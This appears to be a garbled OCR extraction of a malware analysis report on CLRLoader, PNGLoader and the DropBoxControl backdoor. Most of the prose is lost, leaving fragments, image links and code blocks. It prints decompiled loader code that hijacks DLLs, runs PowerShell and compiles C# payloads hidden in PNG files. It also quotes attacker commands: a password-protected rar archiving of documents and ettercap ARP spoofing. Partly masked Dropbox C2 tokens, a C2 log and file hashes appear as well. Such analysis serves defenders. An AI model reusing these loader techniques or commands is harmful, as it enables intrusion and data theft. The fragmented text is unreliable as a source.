

DECODED
avast.io

ProxyShell


ProxyShell

CLRLoader

PNGLoader



CLRLoader



WLBSCTRL.DLL TSMSISrv.DLL TSVIPSrv.DLL

svchost -k netsvcs

System32

System32

%SYSTEMROOT%\System32

C:\Windows\System32\WLBSCTRL.dll

C:\Windows\System32\TSMSISrv.dll

C:\Windows\System32\TSVIPSrv.dll

vmGuestLib.dll

vmStatsProvider.dll vmGuestLib.dll
%ProgramFiles%\VMware\VMware Tools\vmStatsProvider\win32
%SYSTEMROOT%\System32 vmGuestLib.dll
%ProgramFiles%

CLRLoader

CLRLoader

CLRLoader DllMain
PNGLoader

CLRLoader LoadLibraryExW LoadLibraryExW
dwFlags DllMain
CLRLoader

```
HANDLE MutexA; // rbx
int pReturnValue; // [rsp+40h] [rbp+8h] BYREF
ICLRRuntimeHost *pClrHost; // [rsp+48h] [rbp+10h] BYREF

if ( GetFileAttributesA("C:\\Program Files\\Internet Explorer\\Jsprofile.dll") != -1 )
{
  MutexA = CreateMutexA(NULL, FALSE, "IEpngPluginEdgeCS");
  if ( GetLastError() != ERROR_ALREADY_EXISTS )
  {
    pClrHost = 0i64;
    // pwszVersion = 0 - lower than the .NET Framework 4
    // pwszBuildFlavor = wks - Request a WorkStation build of the CLR
    // startupFlags = 0 -  only the base class library is loaded into the domain-neutral area
    CorBindToRuntimeEx(0i64, L"wks", 0i64, &CLSID_CLRRuntimeHost, &IID_ICLRRuntimeHost, &pClrHost);
    pClrHost->lpVtbl->Start(pClrHost);
    pReturnValue = 0;
    pClrHost->lpVtbl->ExecuteInDefaultAppDomain(
      pClrHost,
      L"C:\\Program Files\\Internet Explorer\\Jsprofile.dll",
      L"Jsprofile.Jspfilter",
      L"Setfilter",
      L"Parameter",
      &pReturnValue);
    pClrHost->lpVtbl->Stop(pClrHost);
    pClrHost->lpVtbl->Release(pClrHost);
    if ( MutexA )
      ReleaseMutex(MutexA);
  }
  CloseHandle(MutexA);
}
return 0i64;
```

CLRLoader PNGLoader

PNGLoader CorBindToRuntimeEx

PNGLoader

Jsprofile.Jspfilter (Setfilter)

pngpcd.ImageCoder (PngCoder)

PNGLoader CLRLoader PowHeartBeat

PNGLoader

PNGLoader

PNGLoader


PNGLoader Setfilter CLRLoader

loader_path .png

DecodePng

Setfilter


```
public static int Setfilter(string pwzArgument)
{
    Jspfilter.WriteToLog(Jspfilter.loader_log, "ClassLibraryEntry!");
    string code = null;
    DirectoryInfo directoryInfo = new DirectoryInfo(Jspfilter.loader_path);
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    List<string> png_files = new List<string>();
    string[] files = Directory.GetFiles(Jspfilter.loader_path, "*.png", SearchOption.TopDirectoryOnly);

    ...

    int num = 0;
    foreach (string png_file in png_files)
    {
        num++;
        Jspfilter.WriteToLog(Jspfilter.loader_log, num.ToString());
        Bitmap bitmap = new Bitmap(png_file);
        if (bitmap.Height * bitmap.Width > 128 && bitmap.Height > 32 &&
            Jspfilter.DecodePng(png_file, out code) && code != "NULL")

                ...
```



PNGLoader

PNGLoader

PNGLoader




PNGLoader

```
using (PowerShell powerShell = PowerShell.Create())
{
    powerShell.AddScript(script_from_png);
    IAsyncResult asyncResult = powerShell.BeginInvoke();
    while (!asyncResult.IsCompleted)
    {
        Thread.Sleep(10000);
    }
    Thread.Sleep(180000);
}
```

CompileAssemblyFromSource CSharpCodeProvider

```
CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
CompilerParameters compilerParameters = new CompilerParameters();
compilerParameters.ReferencedAssemblies.Add("System.dll");
compilerParameters.ReferencedAssemblies.Add("System.Data.dll");
compilerParameters.ReferencedAssemblies.Add("System.Management.dll");
compilerParameters.GenerateInMemory = true;
compilerParameters.GenerateExecutable = false;
CompilerResults compilerResults = csharpCodeProvider.CompileAssemblyFromSource(compilerParameters, new string[]
{
    code_from_png
});
Assembly compiledAssembly = compilerResults.CompiledAssembly;
Type type = compiledAssembly.GetType("Mydropbox.Program");
MethodInfo method = type.GetMethod("Main");
```

```
Mydropbox      Program          Main
```



```
C:\Program Files\Internet Explorer
```

```
DropBoxControl
```

DropBoxControl

DropBoxControl

DropBoxControl

DropBoxControl

DropBoxOperation

DropBoxControl

	`cmd /c <param> & exit`

```
ClientId                DropBoxControl
```

DropBoxControl 1.1.2.0001

explorer.exe

DropBoxControl C:\Program Files\Internet Explorer

DropBoxControl

Bearer WGG0iGT****AAGkOdrimId9***QfzuwM-nJm***R8nNhy,300,7,23

---

iexplore.log DropBoxControl

sqmapi.dat

ieproxy.dat

DropBoxControl

owe01zU4

hexEnc TaskId ClientId

TaskId hexEnc ClientId

PowHeartBeat

ClientId DropBoxControl

time.txt

.req

.req .res

[0-9]+-[0-9]+

31-1233.req IDMessage 31-1233 TaskId
1233 ClientId TaskId hexEnc

DropBoxControl

PNGLoader DropBoxControl
Main Mydropbox.Program DropBoxControl

UpTime DownTime DropBoxControl
time.txt
time.txt
.req
DropBoxControl .res

.req

DropBoxControl

DropBoxControl

DropBoxControl

DropBoxControl

cmd

```
rar.exe a -m5 -r -y -ta20210204000000 -hp1qazxcde32ws -v2560k Asia1Dpt-PC-c.rar
c:\\*.doc  c:\\*.docx  c:\\*.xls  c:\\*.xlsx  c:\\*.pdf  c:\\*.ppt  c:\\*.pptx
c:\\*.jpg c:\\*.txt >nul
```

```
ettercap.exe -Tq -w a.cap -M ARP /192.168.100.99/ //
```

DropBoxControl

Bearer gg706X**********Ru_43QAg**********1JU1DL**********ej1_xH7e
Bearer ARmUaL**********Qg02vynP**********ASEyQa**********deRLu9Gx
Bearer WGG0iG**********kOdrimId**********ZQfzuw**********6RR8nNhy

vershabelyanova1@gmail[.]com

yaekohartshornekrq11@gmai[l].com

time.txt DropBoxControl time.txt

s3270

DropBoxControl

ieproxy.dat

iexplore.log

DropBoxControl

DropBoxControl

CLRLoader PNGLoader

```
[02:00:50]:[+]Main starts.
[02:00:50]:[+]Config exists.
[02:00:50]:[__]DecryptContent is 1,Bearer
gg706Xqxhy4**********************gQ8L4OmOLdI1JU1DL**********1ej1_xH7e#,300,7,23
[10:39:40]:[+]In work time.
[10:39:42]:[UPD] UploadData /data/2019/time.txt Starts!
[10:40:08]:[UPD] UploadData /data/2019/time.txt Success!
[10:40:10]:[UPD] UploadData Ends!
[10:40:10]:[+]Get Time.txt success.
[10:40:11]:[+] DropBox_GetFileList Success!
[10:40:11]:[DOWN] DownloadData /data/2019/31-3.req Starts!
[10:40:13]:[DOWN] DownloadData /data/2019/31-3.req Success!
[10:40:13]:[DOWN] DownloadData Ends!
[10:40:26]:[UPD] UploadData /data/2019/31-3.res Starts!
[10:40:27]:[UPD] UploadData /data/2019/31-3.res Success!
[10:40:27]:[UPD] UploadData Ends!
[10:40:27]:[DEL] Delete /data/2019/31-3.req  Starts!
[10:40:28]:[DEL] Delete /data/2019/31-3.req Success!
[10:40:28]:[DEL] Delete Ends!
[10:40:28]:[DOWN] DownloadData /data/2019/31-4.req Starts!
[10:40:29]:[DOWN] DownloadData /data/2019/31-4.req Success!
[10:40:29]:[DOWN] DownloadData Ends!
[10:40:34]:[UPD] UploadData /data/2019/31-4.res Starts!
[10:40:36]:[UPD] UploadData /data/2019/31-4.res Success!
[10:40:36]:[UPD] UploadData Ends!
[10:40:36]:[DEL] Delete /data/2019/31-4.req  Starts!
```

```
[10:40:36]:[DEL] Delete /data/2019/31-4.req Success!
[10:40:36]:[DEL] Delete Ends!
[10:40:36]:[DOWN] DownloadData /data/2019/31-5.req Starts!
[10:40:37]:[DOWN] DownloadData /data/2019/31-5.req Success!
[10:40:37]:[DOWN] DownloadData Ends!
[10:40:42]:[UPD] UploadData /data/2019/31-5.res Starts!
[10:40:43]:[UPD] UploadData /data/2019/31-5.res Success!
[10:40:43]:[UPD] UploadData Ends!
[10:40:43]:[DEL] Delete /data/2019/31-5.req  Starts!
[10:40:44]:[DEL] Delete /data/2019/31-5.req Success!
[10:40:44]:[DEL] Delete Ends!
[10:40:44]:[DOWN] DownloadData /data/2019/31-7.req Starts!
[10:40:44]:[DOWN] DownloadData /data/2019/31-7.req Success!
[10:40:44]:[DOWN] DownloadData Ends!
[10:40:49]:[UPD] UploadData /data/2019/31-7.res Starts!
[10:40:50]:[UPD] UploadData /data/2019/31-7.res Success!
[10:40:50]:[UPD] UploadData Ends!
[10:40:50]:[DEL] Delete /data/2019/31-7.req  Starts!
[10:40:52]:[DEL] Delete /data/2019/31-7.req Success!
[10:40:52]:[DEL] Delete Ends!
```



```
29A195C5FF1759C010F697DC8F8876541651A77A7B5867F4E160FD8620415977
9E1C5FF23CD1B192235F79990D54E6F72ADBFE29D20797BA7A44A12C72D33B86
AF2907FC02028AC84B1AF8E65367502B5D9AF665AE32405C3311E5597C9C2774
```

```
1413090EAA0C2DAFA33C291EEB973A83DEB5CBD07D466AFAF5A7AD943197D726
```